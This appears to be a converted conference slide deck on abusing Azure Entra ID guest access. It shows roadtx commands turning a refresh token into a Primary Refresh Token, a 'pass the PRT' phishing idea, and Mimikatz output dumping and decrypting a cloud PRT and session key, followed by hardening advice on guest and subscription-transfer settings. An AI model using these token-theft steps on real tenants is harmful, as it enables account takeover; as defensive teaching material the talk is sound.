
```
smaxwellstewart@L-MM9Q1C37FL ~ % roadtx gettokens --device-code -c 29d9ed98-a469-4536-ade2-f981bc1d605e -r https://enrollment.manage.microsoft.com/
Requesting token for resource https://enrollment.manage.microsoft.com/
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code L33DRNFWP to authenticate.
Tokens were written to .roadtools_auth
```

Step 2 - Upgrade refresh token to PRT

```
smaxwellstewart@L-MM9Q1C37FL ~ % roadtx prt --refresh-token file --cert-pfx $CERT_FILE -tk $TK_FILE
Obtained PRT: 1.AbcALRTmQyMsFk0pyE6dL8J_2J.
pPRQHOLTdeC96XynxFrflVZGZdPSVh5KSBwo1He0s7l
cuxPu196seRwzGklxjy8ndwLwjaapwoVLCQwCbnF6v.
_RQ-74000n9ggLn1BXtJv1K2_fb3nqfNRUEGpcpRd-!
eLp0ozBfj-sLLCQWM6JjrSUKUmGZuHG7nCKJZGKyQl
dZoWpnH-WmEJc6285tk9jN8-3V4cZnEixrsEPEF1nPl
7dTT76ig-gKe-pIlODw1ShXKvvAj-wwzwdYMo9X09Ql
Qdppj54cyvNVP9-JUCXD71CDZMLkuSPydMl7inZfGpl
xrCanJOEpGD0xTz
Obtained session key: 2bd110af370323073a5a
Saved PRT to roadtx.prt
smaxwellstewart@L-MM9Q1C37FL ~ %
```

PASS THE PRT

Non-traditional phish, if we can we get an admin to login to the VM?



“SECURE” METHOD TO RDP VIA ENTRA ID

Bastion provides a secure way to RDP:

```
az network bastion rdp
```

```
--name VM5-vnet-bastion
```

```
--resource-group VM5_group
```

```
--target-resource-id /subscriptions/{sub_id}/resourceGroups/{rg_id}/providers/  
Microsoft.Compute/virtualMachines/{vm_id}
```

```
--auth-type AAD
```

OR old fashioned way:

<https://akingscote.co.uk/posts/microsoft-azure-cross-tenant-vm-domain-join/>

MIMIKATZ WAY

```
Authentication Id : 0 ; 14769199 (00000000:00e15c2f)
Session           : RemoteInteractive from 3
User Name         : EmperorPalpatine
Domain            : AzureAD
Logon Server      : (null)
Logon Time        : 6/6/2025 5:04:46 PM
SID               : S-1-12-1-3465511305-114007173
    cloudap :
        Cachedir  : 2fc0e0a6767e1319f0813462e14aef90a5dd8e85fea9c795e62c7b06b5ccb3c3
        Key GUID  : {1c84fb0e-4f0b-4a85-81de-f698ae7f5bdc}
        PRT       : {"Version":3, "UserInfo":{"Version":2, "UniqueId":"ce8f8189-1d", "PrimarySid":"S-1-12-1-3465511305-114007", "GroupSids":["S-1-12-1-289846095-1089428261-2305306298-524768872"], "DisplayName":"Emperor Palpatine", "FirstName":"Emperor", "LastName":"Palpatine", "Identity":"emperor_palpatine@hothindustries.onmicrosoft.com", "PasswordChangeUrl":"https://portal.microsoftonline.com/ChangePassword.aspx", "PasswordExpiryTimeLow":3583418367, "PasswordExpiryTimeHigh":2147483446, "PublicInfoPublicKeyType":0, "Flags":1}, "Prt":"MSBYmNBTFJUbVF5TXNGa09weUU2ZEw4Sl8ySWM3cWpodG9CZElzb1Y2TVdtSTJUdjhbUEczQUEuQWdBQkF3RUFBQUJWclNwZXVXYW1SYW0yakFGMVhSUUVBdGRzX3dVOTlOX29rdktnVnpTdE05UmsxdTFxa1ZSempmVzVUZENGdG40NFNOTXBUI0oyY3pXdkNnS0sxdEVmaTNlR2k0U2ZvaDdhS1JBOW9EcnJlUElWOTJqaX
```

```
mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAEAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAC
AAAAQAAIAAAAN61gzLGgnTQwh3RYkPy7bNxfCZLX99RiRjDYOUSuoSwAAAAAA6AAAAAaAAIAAAACz_xkY
AAACI-8DJrUiMg9-MgfwZhqEt40d00utsxIYlFWSOZJHDA87Yp7LEl7Aj_-BGAYLdl9UAAAABowVq-1a3
7mNWfTHw_OfqwUzF0VrCNpVuj1KzcdBf_rUm6s /unprotect
Label       : AzureAD-SecureConversation
Context     : 81c888decdafe55c2ed34db72ff98ffd7a1629911c26c3ad
* using CryptUnprotectData API
Key type    : Software (DPAPI)
Clear key   : 06447cbe2b105ca20f0ce3546223
Derived Key: 5c0bac469023ca3a3bdbf182e1ca
```

BEST DEFENCE

STOP ROOT CAUSE!

Subscriptions | Manage policies ...

 Feedback

Configure policy settings for Azure subscription operations.

Subscription leaving Microsoft Entra tenant:

This policy controls if users can change the Microsoft Entra tenant of Azure subscriptions from this tenant to a different one. [Learn more](#) 

- ☒ Allow everyone (default)
- ☐ Permit no one

Subscription entering Microsoft Entra tenant:

This policy controls if users can bring Azure subscriptions from a different Microsoft Entra tenant into this tenant. [Learn more](#) 

- ☒ Allow everyone (default)
- ☐ Permit no one

Exempted Users

These are special users who can bypass the policy definitions and will always be able to take subscriptions out of this Microsoft Entra ID directory or bring subscriptions into this one.

Search user name or email:

Search by name or email address



MICROSOFTS NEW DOCUMENTATION

- <https://learn.microsoft.com/en-us/azure/cost-management-billing/manage/manage-azure-subscription-policy>
- “The default behavior of these two policies is set to Allow Everyone. Note that the setting of Allow Everyone allows all authorized users, **including authorized guest users** on a subscription to be able to transfer them. It does not mean all users of a directory.”

CONTROLS!

- Generally make guests have as least privilege as possible

[Home](#) > [External Identities](#)

External Identities | External collaboration settings

Search

Save Discard

Email one-time passcode for guests has been moved to All Identity Providers. →

- Overview
- Cross-tenant access settings
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- Diagnose and solve problems
 - Self-service sign up
 - Subscriptions
 - Lifecycle management
 - Troubleshooting + Support

Guest user access

Guest user access restrictions ⓘ

[Learn more](#)

- ☐ Guest users have the same access as members (most inclusive)
- ☐ Guest users have limited access to properties and memberships of directory objects
- ☒ Guest user access is restricted to properties and memberships of their own directory objects (most restrictive)

Guest invite settings

Guest invite restrictions ⓘ

[Learn more](#)

- ☒ Anyone in the organization can invite guest users including guests and non-admins (most inclusive)
- ☐ Member users and users assigned to specific admin roles can invite guest users including guests with member permissions
- ☐ Only users assigned to specific admin roles can invite guest users
- ☐ No one in the organization can invite guest users including admins (most restrictive)

Enable guest self-service sign up via user flows ⓘ

[Learn more](#)

Yes No

External user leave settings

Allow external users to remove themselves from your organization (recommended) ⓘ

[Learn more](#)

Yes No

Collaboration restrictions

⚠ Cross-tenant access settings are also evaluated when sending an invitation to determine whether the invite should be allowed or blocked.

- ☒ Allow invitations to be sent to any domain (most inclusive)
- ☐ Deny invitations to the specified domains
- ☐ Allow invitations only to the specified domains (most restrictive)

DEFENCE, DEFENCE, DEFENCE!

- Add MFA for Guests via CA!
- Monitoring guest made subscriptions
- Review usage of broad dynamic device groups and conditional access policies of devices
- ~~Some alerts can pop up in Security Center~~
- Harden Root Management Group Policies
- Audit devices

CONCLUSION

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- The B2B guest threat model is not well understood
- Defaults are insecure
- Hardening works!

QUESTIONS?

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